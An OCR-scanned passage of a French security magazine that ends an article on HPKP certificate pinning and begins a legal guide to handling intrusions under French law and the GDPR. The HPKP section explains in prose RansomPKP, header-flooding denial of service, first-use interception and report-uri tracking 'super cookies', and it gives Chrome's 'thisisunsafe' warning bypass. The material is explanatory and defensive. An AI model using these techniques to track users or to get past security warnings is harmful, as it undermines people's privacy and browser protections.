


Fig. 2 : Erreur HPKP visible par les visiteurs du site smashingmagazine.com.

5 Les problèmes et attaques contre HPKP

5.1 RansomPKP

L'attaque RansomPKP a été présentée à la conférence DEFCON 2016 par Bryant Zadegan et Ryan Lester. Si une personne malveillante parvient à prendre le contrôle d'un site Internet, il lui est possible de générer un certificat avec une autorité de certification tel que Let's Encrypt. En effet, en ayant le contrôle du serveur, l'attaquant a la possibilité de répondre au challenge de vérification de l'autorité. Maintenant qu'il possède un certificat valide, il peut injecter ses propres épingles dans l'en-tête HPKP, attendre que les utilisateurs visitent le site Internet et mettent en cache le SPKI malveillant dans leurs navigateurs. Il supprime alors la clef privée relative au certificat épinglé et n'a qu'à négocier avec sa victime le montant de la rançon. Si la négociation échoue, il ne communiquera pas la clef privée du certificat en rapport avec l'en-tête HPKP. Par conséquent, le site sera indisponible pour tous les clients qui ont visité le site malveillant lorsqu'il était détourné.

Rappelons que l'attaquant ne pourra mener ce chantage que s'il dispose d'un accès complet au serveur web et que cela n'affectera que les utilisateurs qui ont visité le site modifié et qui utilisent un navigateur compatible avec l'en-tête HPKP.

5.2 Le suicide HPKP

Pour illustrer le suicide HPKP, voici la mésaventure du site smashingmagazine.com : entre le 21 et le 25 octobre 2016, le site Internet de SmashingMagazine, qui publie principalement du contenu à destination des designers et développeurs, est devenu complètement indisponible. Les visiteurs réguliers découvraient le message d'erreur présenté en figure 2.

Lors du renouvellement du certificat épinglé dans l'en-tête HPKP, les administrateurs ont remplacé l'ancienne épingle par celle qui correspond au nouveau certificat. Or, le paramètre max-age indiquait au navigateur de garder, en cache, pendant 365 jours, l'ancienne épingle. Ainsi, lorsqu'ils ont changé le certificat HTTPS, les utilisateurs du site avaient en cache un SPKI valable encore un an (moins le temps écoulé depuis leur première visite). Cependant, celui-ci ne correspondait plus au certificat présenté, et cela, même si l'en-tête HPKP présentait bien à ce moment-là un nouveau SPKI (en rapport avec le certificat de production). Le retour en arrière était impossible, puisque l'ancien certificat allait expirer.

Les visiteurs ne pouvaient donc pas accéder au site sans avoir vidé le cache HPKP du navigateur ou sans avoir utilisé un autre navigateur, qui n'avait pas visité le site précédemment.

Cette mésaventure est particulièrement bien détaillée dans les billets intitulés « *Be affraid of HTTP Public Key Pinning (HPKP)* » **[5]** et « *How To Issue A New SSL Certificate With An Old SSL Key* » **[6]**.

5.3 Détournement de l'en-tête HPKP (et HSTS)

À la fin de l'année 2017, lors de la conférence Black Hat **[7]**, des chercheurs en sécurité de la société *Eleven Paths* **[8]** (entité sécurité de l'opérateur espagnol Telefónica) ont révélé la possibilité de contourner la vérification des en-têtes HSTS et HPKP des navigateurs.

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE HORS-SÉRIE N°44



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

Firefox

Les chercheurs ont remarqué que Firefox utilisait un fichier TXT limité à 1024 entrées pour se souvenir de toutes les entrées HSTS et HPKP. Le navigateur implémente également un système de scores pour chaque entrée, qui est fonction de la fréquence de visite de l'utilisateur. Un score de 0 signifie que l'en-tête a expiré ou que c'est la première fois que le site est visité. Le score s'incrémente par la suite, suivant les visites de l'utilisateur. Si les 1024 entrées du fichier TXT sont utilisées, le navigateur supprime les entrées qui ont le score le plus bas.

Les chercheurs ont développé un script et un site Internet piégé qui vont envoyer, en moins de deux minutes, un grand nombre d'en-têtes, avec différents sous-domaines. Firefox supprime alors les domaines légitimes qui ont le score le plus bas.

Chrome

En ce qui concerne Chrome, il n'existe pas de concept de score. Le navigateur stocke les en-têtes HSTS et HPKP dans un fichier au format JSON sans aucune limite.

Les chercheurs ont envoyé des milliers de paquets avec des en-têtes HSTS et HPKP. En dix minutes, le fichier JSON faisait plus de 500 Mégaoctets et rendait inutilisable le navigateur. Ils n'ont donc pas réussi à contourner la protection HSTS et HPKP de Chrome, mais ont provoqué un déni de service à la simple visite d'un site Internet malveillant.

5.4 Le TOFU

Il faut bien comprendre que pour l'en-tête HPKP, c'est la première connexion au site qui permet d'approuver le certificat présenté. Si l'attaquant est déjà présent lors de la première connexion du navigateur, c'est l'en-tête malveillant qui sera approuvé. C'est ce que l'on appelle la technique TOFU (*Trust On First Use*), également utilisée pour l'en-tête HSTS ou les connexions SSH. Il faudra que l'attaquant dispose préalablement d'un certificat valide pour le nom du site et issu d'une autorité déjà intégrée dans les navigateurs web. S'il y a une erreur avec le certificat - par exemple si notre attaquant le génère depuis une autorité non reconnue - les navigateurs doivent ignorer l'en-tête qui leur est présenté.

Ainsi, si un attaquant corrompt la première connexion de sa victime, celui-ci a la possibilité de positionner sa propre épingle de certificat. Il faudra tout de même qu'il ait préalablement obtenu un certificat valable pour le site Internet de la victime. Il pourra déchiffrer le flux de connexion de sa victime ou bien provoquer un déni de service, puisque le navigateur de la victime affichera une alerte de sécurité.

Il est donc indispensable, lors de la première connexion à un site sensible qui implémente HPKP ou HSTS, d'être connecté à un réseau de confiance (et non un réseau wifi public).

5.5 La fonction de reporting et les risques sur la vie privée

Il existe une fonction très utile de HPKP qui permet, lorsque le browser fait une vérification de l'épingle et que cette dernière échoue, d'envoyer un rapport de violation au format JSON à l'adresse indiquée dans le champ report-uri. Les personnes qui cherchent à suivre la trace des visiteurs de leur site Internet ont réussi à détourner l'usage de l'en-tête HSTS et HPKP pour créer un « super cookie », comme ils le nomment. Elles peuvent positionner une image dans un sous-domaine, épingler des clefs erronées pour chacun de ces sous-domaines (une clef différente par visiteur) et suivre leurs visiteurs à travers les rapports de violation envoyés à l'adresse report-uri. Cela va donc permettre aux régies publicitaires de « pister » les internautes malgré l'utilisation de la navigation privée.

L'utilisation du réseau TOR avec le navigateur de tous les jours ne permet pas de déjouer le suivi réalisé par ce « super cookie ».

5.6 Un easter eggs de Chrome pour contourner les alertes de certificat

Chacun de nous a, sans aucun doute, déjà cliqué sur une alerte de sécurité de son navigateur lorsque celui-ci l'avertit d'un problème avec le certificat (concernant la date d'émission / expiration, le nom ou la non-confiance dans l'autorité de certification). Cela permet de visiter le site Internet, même si l'administrateur n'a pas encore résolu l'incident survenu à cause du certificat. Il est alors possible de faire afficher les paramètres avancés de la page d'alerte, pour forcer le navigateur à accéder au site.

Les alertes relatives à HPKP ou à HSTS ne peuvent plus être contournées (voir Figure 3). Toutefois, Chrome permet d'accéder au site et d'éviter de nouvelles alertes pour ce site, si vous saisissez au clavier « thisisunsafe ». Les commandes précédentes étaient « badidea » et « danger » ; ce sésame est changé régulièrement par les développeurs de Google.

Attention toutefois avec ce sésame, Scott Helme en décrit les limites dans l'un de ses articles **[9]**.



Fig. 3 : Avertissement HPKP.

6 La mort annoncée de HPKP ?

6.1 SecurityHeaders.io retire la vérification HPKP

Durant le mois de septembre 2017, le site SecurityHeaders.io a supprimé la vérification de l'en-tête HPKP de ses tests. Ce site, à l'image de SSLlabs.com de Qualys, permet d'analyser les en-têtes HTTP d'un serveur web pour fournir un rapport de bonne configuration et une note liée aux bonnes pratiques de sécurité.

Scott Helme, administrateur du site SecurityHeaders.io, chercheur en sécurité renommé et supporter de la première heure des en-têtes HSTS et HPKP, explique dans son blog **[10]** qu'il retire l'obligation de l'en-tête HPKP pour obtenir la note A+ de son site. En effet, selon lui, il est très facile de rendre indisponible son site Internet en cas d'erreur de déploiement.

6.2 HPKP et Chrome

Les équipes de Google Chrome étaient à l'origine très impliquées dans l'écriture de la norme qui définit l'épinglage de clefs. Toutefois, en considérant les problèmes potentiels et l'impact majeur de cet en-tête, l'équipe sécurité de Google avait initialement annoncé son intention de retirer le support de l'en-tête HPKP de son navigateur - Chrome - dès le 29 mai 2018 (version 67). Toutefois, à l'heure où nous écrivons cet article, il semble que le support de cet en-tête soit retiré à partir de la version 72 de Chrome - actuellement en version canary (voir Figure 4).




Fig. 4 : Arrêt du support HPKP dans Chrome Canary 72.

L'équipe sécurité de Chrome incite à l'utilisation de Certificate Transparency à travers l'en-tête HTTP Expect-CT **[11]**.

7 Le déploiement d'HPKP dans la réalité

Comme Scott Helme, nous constatons avec étonnement que le déploiement de cet en-tête s'est accéléré ces derniers mois, et ce, malgré l'annonce de Google Chrome de ne plus supporter HPKP,

Si l'on prend le top un million d'Alexa et que l'on regarde quels sont les sites Internet qui ont mis en place cet en-tête, on constate un déploiement massif de celui-ci sur la dernière année.

Le tableau ci-dessous reprend les chiffres de Scott Helme et ses analyses du top un million d'Alexa disponibles sur son site Internet **[12].**

	HPKP	HPKP Report Only	HSTS
08/2015	148	21	11 308
02/2016	249	67	22 078
08/2016	375	76	29 908
02/2017	501	74	41 032
08/2017	3 529	102	65 974
02/2018	9 989	4 015	98 002
08/2018	8 136	3 905	120 482

Il est possible de reproduire soi-même cette analyse en téléchargeant la base d'URL du top un million de sites les plus visités d'Alexa. Puis, une simple requête « curl » avec un « grep » sur la chaîne de caractères « Public-Key-Pins » permet de lister les sites qui ont mis en place cet en-tête HTTP.

```
# Télécharger la base des tops un million d URL Alexa
wget -q http://s3.amazonaws.com/alexa-static/top-1m.csv.
zip;unzip top-1m.csv.zip
# Interroger chaque URL pour voir si l en-tête HPKP est
positionné
for i in  `cat top-1m.csv`; do echo $i && curl -s -D-
https://$i | grep -i Public-Key-Pins; done
# et beaucoup de temps :)
```

Conclusion

Malgré l'annonce de l'abandon du support par Chrome - et n'en doutons pas, celui de Firefox dans les mois à venir - nous avons constaté, entre le début de l'année 2017 et celui de 2018, une explosion de près de 1890 % du nombre d'entreprises qui ont déployé cet en-tête. Courant 2018, nous observons un net recul de celui-ci, puisque 20 % des sites Internet semblent l'avoir par la suite retiré. Toutefois, relativisons ces chiffres, car les sites qui ont mis en place l'en-tête HPKP représentent seulement 1 % des un million de sites les plus visités sur Internet. Concernant les attaques de type RansomPKP, celles-ci sont extrêmement rares, très peu de cas ont fait la une des médias ces dernières années.

Toutefois, si le déploiement de l'en-tête HPKP a été décidé, il est recommandé de faire preuve de la plus grande prudence lors de son implémentation. Il est très facile de faire des erreurs et rendre son site Internet totalement indisponible. ■

Remerciements

Je tiens à remercier Olivier Levillain pour sa bienveillante relecture.

Références

[1] https://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html

[2] https://isc.sans.edu/diary/DigiNotar+breach+-+the+story+so+far/11500

[3] https://www.caniuse.com/#feat=publickeypinning

[4] https://badssl.com/

[5] https://www.smashingmagazine.com/be-afraid-of-public-key-pinning/

[6] https://www.smashingmagazine.com/how-to-issue-a-new-ssl-certificate-with-an-old-ssl-key/

[7] https://www.blackhat.com/docs/eu-17/materials/eu-17-Berta-Breaking-Out-HSTS-And-HPKP-On-Firefox-IE-Edge-And-Possibly-Chrome.pdf

[8] http://blog.en.elevenpaths.com/2017/12/breaking-out-hsts-and-hpkp-on-firefox.html

[9] https://scotthelme.co.uk/bypassing-hsts-or-hpkp-in-chrome-is-a-badidea/

[10] https://scotthelme.co.uk/new-grading-on-securityheaders-io/

[11] https://groups.google.com/a/chromium.org/forum/#!msg/blink-dev/he9tr7p3rZ8/eNMwKPmUBAAJ

[12] https://scotthelme.co.uk/alexa-top-1-million-analysis-august-2018/



shutterstock

HS2
Hervé Schauer Sécurité

Formation Vie privée, Droit de la cybersécurité et Continuité d'activité

PROGRAMME

Vie privée et droit de la cybersécurité

RGPD :
RGPD/GDPR / Réglement Européen sur la Protection des Données personelles
DPO :
Formation DPO / Privacy Implementer
PIA :
PIA / ISO29134 / Appréciation des impacts sur la vie privée
SECUSANTE :
Protection des données de santé et vie privée
SECUDROIT :
Droit de la cybersécurité
SECUCLOUD :
Sécurité du cloud

Continuité d'activité

RPCA :
Formation RPCA
ISO22LA :
ISO22301 Lead Auditor
ISO22LI :
ISO22301 Lead Implementer

idcomm.fr

+33 644 014 072

www.hs2.fr

formations@hs2.fr



GUIDE DE SURVIE JURIDIQUE : COMMENT RÉAGIR EN CAS D'INTRUSION ?

Tris ACATRINEI
Fondatrice du Projet Arcadie

mots-clés : *DONNÉES PERSONNELLES / SÉCURITÉ RÉSEAU / RESPONSABILITÉ JURIDIQUE*

Si les DSI et plus globalement, les chefs d'entreprise n'avaient à se préoccuper que de leur cœur de métier, les choses seraient trop simples. Pour les aider à y voir plus clair dans leurs différentes obligations, voici un panorama des problématiques et des solutions leur permettant d'éviter de passer plus de temps devant les tribunaux que dans leurs bureaux.

Nouvelle année, nouvelles résolutions et il n'y avait pas de raison que les DSI (directeurs des systèmes d'information) et dirigeants d'entreprise échappent à la tradition. Avec l'entrée en vigueur du Règlement Général sur la Protection des Données (RGPD), mais aussi d'autres textes, il était temps de faire un point d'étape sur les différentes obligations concernant l'informatique et surtout, rappeler les étapes essentielles en cas d'incident de sécurité.

1 Contexte juridique

Il convient de procéder à un rappel juridique.

En droit, on distingue l'obligation de moyen et l'obligation de résultat. L'obligation de moyen signifie qu'une entité doit tout mettre en œuvre pour obtenir le résultat escompté, mais que si elle échoue dans sa mise en œuvre, cet échec ne peut pas lui être reproché, sous couvert de produire les éléments attestant de sa bonne foi et qu'elle n'ait pas commis de faute.

L'obligation de résultat est plus difficile, car un échec est exclu, sous peine de mettre en jeu la responsabilité de la personne qui s'est engagée à produire ce résultat. Il suffira donc de constater que l'objectif n'a pas été atteint, sans avoir à prouver la faute.

Si tant est qu'on puisse encore avoir des illusions en la matière, que le lecteur se rassure : avec le RGPD, il est évident que la sécurité informatique répond à une obligation de résultat et non plus de moyen. Pourtant, la sécurité absolue n'existe pas, alors pourquoi la sécurité informatique devrait-elle répondre à une obligation de résultat ? Le courant jurisprudentiel de ces dernières années tend à montrer qu'en cas d'incident, on ne recherche plus uniquement l'auteur de l'incident, mais qu'on fait porter la responsabilité sur les victimes, à savoir les entreprises et les structures professionnelles.

2 La charte informatique : le collier d'immunité

Le lecteur doit donc garder à l'esprit la chose suivante : en cas d'attaque informatique — qui aurait nécessairement pour conséquence d'impacter les données — le chef d'entreprise est responsable devant la CNIL, civilement et pénalement. Il pourra éventuellement se séparer d'un salarié si l'attaque a été commise ou facilité du fait de sa négligence, à charge pour lui de prouver la négligence.

Mais le dirigeant n'est pas seul : la France a fait de gros efforts — sous l'impulsion de l'Union

européenne — pour que les structures ne soient pas seules dans la prévention, mais aussi la gestion des incidents de sécurité.

Dès le départ, une structure doit mettre en place des règles simples, claires et s'assurer que l'ensemble des salariés en aient pris connaissance. Si elle a une politique concernant le Bring Your Own Device (BYOD), cela doit être explicitement mentionné, le parc informatique doit être clairement défini et les droits et obligations de toutes parties prenantes ne doivent laisser la place à aucune interprétation.

De la même manière, si le télétravail est possible, les règles du jeu doivent être énoncées et prendre en compte le droit à la déconnexion. Introduit dans le projet de loi porté par Myriam El Khomri, ce droit s'est matérialisé dans le Code du travail sous l'article L2242-17 et a été modifié en septembre 2018. La jurisprudence de la Cour de cassation en chambre sociale avait déjà consacré ce droit en 2014 et la convention SYNTEC (convention collective qui régit les droits d'une grande partie des salariés dans le domaine informatique) l'avait matérialisé au printemps 2014. L'idée est de rappeler qu'il existe des plages horaires où un salarié est disponible pour l'employeur et d'autres où il n'est pas réputé l'être, par exemple, le soir, le week-end, les jours fériés, etc. Ce droit est aménageable en fonction des postes et des situations.

Un dirigeant peut parfaitement déployer des solutions de supervision de ses salariés : badges, pointeuses électroniques, vidéosurveillance, relevés informatiques. Néanmoins, l'ensemble des dispositifs de surveillance doivent avoir été déclarés à la CNIL, le comité d'entreprise — s'il existe — doit avoir été consulté et informé. Les salariés doivent également avoir été informés de l'ensemble de leurs droits, notamment en ce qui concerne la suppression des données et la finalité.

Pour tous les points que nous venons d'évoquer, il existe une solution très simple : la charte informatique. On peut tout à faire y faire figurer la quasi-totalité des règles qui régissent le bon fonctionnement technique d'une structure. On ne saurait que trop recommander de faire une construction collaborative de ce document, avec les salariés, les instances représentatives du personnel ainsi qu'un avocat. En cas de litiges, notamment sociaux, cela permettra au dirigeant de s'en prévaloir.

À noter que les règles sont différentes lorsque l'on est dans une entreprise qui a un domaine d'activité sensible et que les documents organisant la vie de l'entreprise doivent répondre à des normes supérieures.

Malheureusement, tout n'est pas prévisible et un incident de sécurité peut survenir.

3 Mayday : le bateau peut couler

Pour les besoins de la démonstration, on partira du postulat que l'on se trouve dans une entreprise classique, avec un dirigeant, un DSI, des salariés, des prestataires extérieurs et des clients. Évidemment, certains éléments peuvent varier selon la taille de la structure, son objet ainsi que sa zone d'exercice. Auquel cas, nous adapterons la réponse.

Posons le décor : l'entreprise est victime d'une attaque informatique, par exemple, une contamination et pour ajouter à la difficulté de l'exercice, nous sommes au cœur de l'été, entre le 15 juillet et le 15 août, la structure est en effectif réduit. Évidemment, toute ressemblance avec des faits qui se seraient réellement produits ne serait que pure coïncidence. Au-delà de la réponse technique que doit apporter le service informatique, qui pourra se référer aux notes de l'ANSSI **[I]**, il y a des réponses juridiques à fournir immédiatement. Le dirigeant doit porter plainte. Cela peut paraître évident, mais cela ne paraissait pas être un réflexe dans la plupart des entreprises.

Sur le plan statistique, l'État a commencé à traiter la question des infractions informatiques à partir de l'année 2015. Entre avril 2015 et décembre 2016, les services judiciaires — police et gendarmerie — ont enregistré 18279 infractions de type atteintes aux systèmes de traitement automatisé de données. Pour la seule année 2016, 10475 infractions ont été enregistrées et pour l'année 2017, 9250. Ce recul dans le nombre des infractions n'est malheureusement pas à mettre sur le compte d'une meilleure prise en compte de la menace. En effet, selon la délégation ministérielle aux industries de sécurité et à la lutte contre les cybermenaces, l'évaluation reste difficile, car bon nombre de victimes ne déposent pas plainte. Sur le



cas spécifique des ransomwares ou rançongiciels en français, dans le dernier rapport de mai 2018, la délégation souligne que les entreprises privilégient la remise en état rapide de leurs systèmes et que le dépôt de plainte n'est pas un réflexe.

Or, ce dernier est essentiel à plusieurs titres. Tout d'abord, cela protège l'entreprise et lui permet de se positionner devant le juge pénal, civil, mais aussi devant le conseil des prud'hommes comme une victime et surtout, une victime proactive, pour les raisons que nous avons évoquées en introduction. Par ailleurs, dans le cas où l'entreprise a souscrit à une assurance, comprenant les risques informatiques, cela permet d'actionner la prise en charge par cette dernière, en cas de poursuites éventuelles. Enfin, les services compétents pourront procéder à des investigations pour identifier éventuellement les auteurs de l'infraction.

Il n'y a pas que les cas de rançongiciels — même si ce sont actuellement les plus à la mode en ce moment — mais aussi les virements frauduleux, les défigurations, les dénis de services, les attaques téléphoniques, etc.

Pour le dépôt de plainte, il existe plusieurs possibilités. Le chef d'entreprise, muni de son Kbis, peut se rendre au commissariat ou à la gendarmerie la plus proche, si le cas est simple ou facilement compréhensible, par exemple, une attaque par déni de service ou une défiguration de site Web. Il y a trois cas dans lesquels votre interlocuteur privilégié va être la BEFTI : les cas complexes, les affaires sensibles (données bancaires) ou si on est dans un cas d'urgence. Si vous avez un doute sur la sensibilité ou l'urgence de l'affaire, posez directement la question à la brigade. Si elle estime que votre cas est de sa compétence, elle vous en informera, sinon, elle vous renverra vers une autorité plus adéquate. Pour les opérateurs d'importance vitale qui ne sont pas dans une zone à régime restrictif, cette dernière est également compétente. Si les opérateurs d'importance vitale sont dans une zone à régime restrictif, c'est la Direction Générale de la Sécurité Intérieure qui est compétente et il faut également informer l'ANSSI. Enfin, le chef d'entreprise peut tout à fait consulter au préalable un avocat, qui déposera plainte en son nom, auprès du procureur de la République territorialement compétent et lui proposera de se porter partie civile.

Sur la question de la compétence territoriale, il faut garder à l'esprit que cela peut s'avérer être difficile à déterminer, car cela va dépendre de la localisation des serveurs de la victime, du siège social, mais aussi du domicile de l'auteur présumé de l'infraction et du lieu d'arrestation et de détention.

Arrêtons-nous un instant sur la constitution d'avocat. Même si une entreprise a un service juridique, il est toujours pertinent d'être assisté d'un avocat — inscrit au Barreau et pouvant plaider — lorsque la structure est victime d'une infraction ou lorsqu'elle est partie dans une affaire, et ce, dès le début. L'assurance peut prendre en charge une partie des frais selon le contrat souscrit.

Le volet pénal est partiellement résolu : l'entreprise a déposé plainte, a pris attache avec un avocat qui gère le dossier et les services compétents procèdent aux analyses nécessaires. Afin de vous prémunir d'un éventuel volet civil, il faut passer par un moment très douloureux : la communication.

4 Tout ce que vous direz sera retenu contre vous

Une entreprise qui aurait été victime d'une attaque, mettant en péril ses données, peut-elle faire l'économie d'une communication auprès de ses clients, partenaires d'affaires et prestataires ? Non. Contrairement à ce qui est en passe de devenir une légende urbaine, le Règlement Général sur la Protection des Données (RGPD) n'a pas instauré une nouvelle obligation de communication. Cette dernière existait déjà dans le Paquet Telecom de 2011, matérialisé en droit français par l'article 34 bis de la loi du 6 janvier 1978, dite loi Informatique et Liberté.

Cet article reste en vigueur jusqu'au 1er juin 2019, date à partir de laquelle, une nouvelle rédaction de l'article verra le jour. Il énumère les cas où la communication est obligatoire et la rédaction est tellement large qu'il inclut quasiment toutes les catégories d'attaques informatiques possibles. Par ailleurs, il mentionne les personnes auprès de qui la communication doit être faite, à savoir les personnes dont les données ont pu être altérées ou compromises, ainsi que la Commission nationale de l'informatique et des libertés (CNIL).

Concrètement, en cas d'attaques, le chef d'entreprise doit avertir la CNIL ainsi que l'ensemble

CONSULTEZ MISC EN NUMÉRIQUE !



...CELUI D'AUJOURD'HUI ET CEUX D'HIER...

...LE BIMESTRIEL ET LES HORS-SÉRIES !

RENDEZ-VOUS SUR :

connect.ed-diamond.com



des clients, fournisseurs, prestataires et évidemment ses salariés. Mais la simple information — même minutieuse — ne suffit malheureusement pas s'exonérer de sa responsabilité. En effet, il suffit de lire les différentes sanctions prononcées par la CNIL pour se rendre compte qu'un chef d'entreprise doit répondre, non seulement de sa responsabilité, mais aussi de celle de ses salariés, ce qui est classique en droit français, mais également de ses sous-traitants.

La lecture des décisions de l'autorité administrative ne laisse subsister aucune ambiguïté en la matière : même en cas de manquement du sous-traitant, l'entreprise ne peut s'exonérer de sa responsabilité et il lui appartient de tout mettre en œuvre pour veiller à ce que la sécurité des données personnelles soit assurée. Dans ce cas de figure, la CNIL fait une analyse concrète des éléments matériels qui lui sont présentés. Ainsi, dans une décision du 5 novembre 2015, concernant Optical Center, l'autorité relève que dans le contrat conclu avec le sous-traitant, aucune clause concernant la sécurité et la confidentialité des données n'avait été insérée et qu'il était de la responsabilité d'Optical Center de prévoir une clause définissant les obligations de son prestataire en la matière, ainsi qu'une information claire sur le fait que ce dernier ne pouvait agir que sur son instruction.

En droit civil, il s'agit d'une chaîne de contrat parfaitement classique. Le lecteur aura noté que nous avons opéré un glissement : d'attaques informatiques mettant en péril un système, nous sommes entrés dans la catégorie donnée personnelle. Si naturel que cela puisse paraître, ce changement de prisme est dû à la nature même des dommages. Même dans le cas d'une attaque par déni de service, on impacte les données puisqu'on empêche la disponibilité des dites données. Évidemment, les mécanismes prévus dans la loi Informatique et Liberté ne neutralisent pas ceux prévus dans la loi Godfrain. Mais là où la loi Godfrain va concerner spécifiquement l'auteur de l'infraction, la loi Informatique et Liberté se concentre sur l'auteur du traitement.

Sur la question de la responsabilité du chef d'entreprise en cas de manquement de la part des sous-traitants, le lecteur doit garder à l'esprit qu'il s'agit d'une position constante de la CNIL et que cela ne risque pas d'être amoindri par l'entrée en vigueur du RGPD, bien au contraire.

Le dirigeant va devoir montrer patte blanche sur la façon dont il procède au traitement des données personnelles, d'où l'intérêt de se mettre en conformité avec les obligations contenues dans le RGPD.

À la lecture de ce qui vient d'être énuméré, le chef d'entreprise ou le DSI doit se sentir bien seul dans son bureau. Rassurez-vous : tout n'est pas perdu et il n'a jamais été indiqué nulle part que le dirigeant devait porter le fardeau d'une attaque ou d'une compromission seul.

Nous l'avons dit : nous sommes en présence d'une chaîne de contrats. Même si le dirigeant peut écoper d'une sanction de la part de la CNIL, cela ne préjuge pas de la validité ni de la réussite d'une éventuelle action civile contre un prestataire ou un sous-traitant peu scrupuleux. Il appartiendra alors au premier de montrer et de prouver qu'il a pris toutes les précautions nécessaires pour que la sécurité soit assurée. La décision du 6 septembre 2018 est encore plus éclairante. Dans cette affaire, un sous-traitant avait réalisé un portail dont les données n'étaient pas sécurisées. La CNIL avait procédé à un contrôle, avait pu télécharger des données personnelles. Dans sa décision de sanction, elle détaille la façon dont elle a procédé et quelle faille de sécurité a été exploitée.

Comment apporter la preuve ? Tout d'abord, établir par contrat des clauses spécifiques concernant la sécurité et l'intégrité des données et ces clauses doivent être exhaustives, claires et sans interprétation. Toujours dans la décision du 5 novembre 2015 de la CNIL, dans l'affaire Optical Center, l'autorité donne des indications sur ce qui est attendu. Dans une autre décision du 18 juillet 2017, concernant Hertz France, la commission relève que si des clauses spécifiques dans le contrat étaient bien présentes, ces dernières ne s'accompagnaient d'aucun cahier des charges. Même si elle prend en compte l'audit de sécurité réalisé suite à la violation des données, elle prend en compte le fait que cette opération n'a été effectuée qu'après la survenance de l'incident de sécurité.

Que doit-on retenir des décisions de la CNIL ? Tout d'abord, que la commission procède à une analyse très concrète des faits et contrairement à certaines juridictions civiles ou pénales, est très bien informée des bonnes pratiques en matière de sécurité informatique. Cette analyse est aussi très restrictive, car même dans les cas où le sous-

traitant a fait preuve de légèreté, cela n'exonère quasiment jamais le chef d'entreprise.

On l'aura compris : à partir du moment où un sous-traitant ou un prestataire extérieur à l'entreprise doit avoir la main sur des données personnelles, non seulement le contrat initial doit comporter des clauses spécifiques, mais également s'accompagner d'un cahier des charges très précis et on ne saurait que trop conseiller des audits de sécurité réguliers, aussi bien en interne que chez les sous-traitants. Au moindre incident de sécurité — et c'est l'affaire du 6 septembre 2018 Alliance Française Paris Île-de-France qui nous l'apprend — il vaut mieux mettre hors ligne ou supprimer carrément si cela est possible, les services fournis par le sous-traitant, afin que les données ne soient pas encore plus compromises. C'est d'ailleurs ce que l'on retrouve dans une décision de la Cour d'appel d'Aix-en-Provence, du 15 décembre 2016, SARL Sodimed c/SA HSBC France. Il était question de virements frauduleux et dans sa décision la Cour énonce « qu'il incombait donc à la banque, si véritablement l'installation de ce logiciel conditionnait l'inviolabilité du système, d'en suspendre l'utilisation aussi longtemps que ce correctif n'avait pas été apporté ».

Que faire si la survenance d'un incident de sécurité est le fait d'un salarié ?

5 Une porte de sortie

En la matière, la jurisprudence sociale est assez mince, il semblerait qu'il y ait peu d'affaires qui aillent jusqu'à la Cour d'appel ou la Cour de cassation, lorsqu'un salarié est responsable d'un incident de sécurité. Néanmoins, on peut penser que certaines décisions, assez anciennes, valent jurisprudence.

Dans un arrêt de la Cour d'appel de Toulouse, du 14 septembre 2011, n° 10/01899, on trouve une réponse. Embauchée comme administrateur système et réseau, une salariée avait la responsabilité d'« assurer la conduite, l'évolution, la surveillance et par-dessus tout la sécurité des équipements et





systèmes informatiques ». Lors d'une opération de reconfiguration du réseau, il a été constaté que cette dernière ne l'avait pas été dans les règles de l'art et l'entreprise souligne « Cette configuration, dont vous êtes à l'origine, est extrêmement dangereuse, car elle entraîne une grave faille dans la sécurité de notre réseau, mais aussi dans la sécurité de notre principal client H. ». L'entreprise procède à son licenciement et se retrouve poursuivie devant le conseil de Prud'hommes. Mais le conseil a confirmé que le licenciement avait pour origine une faute réelle et sérieuse, même si elle n'était pas une faute grave en elle-même.

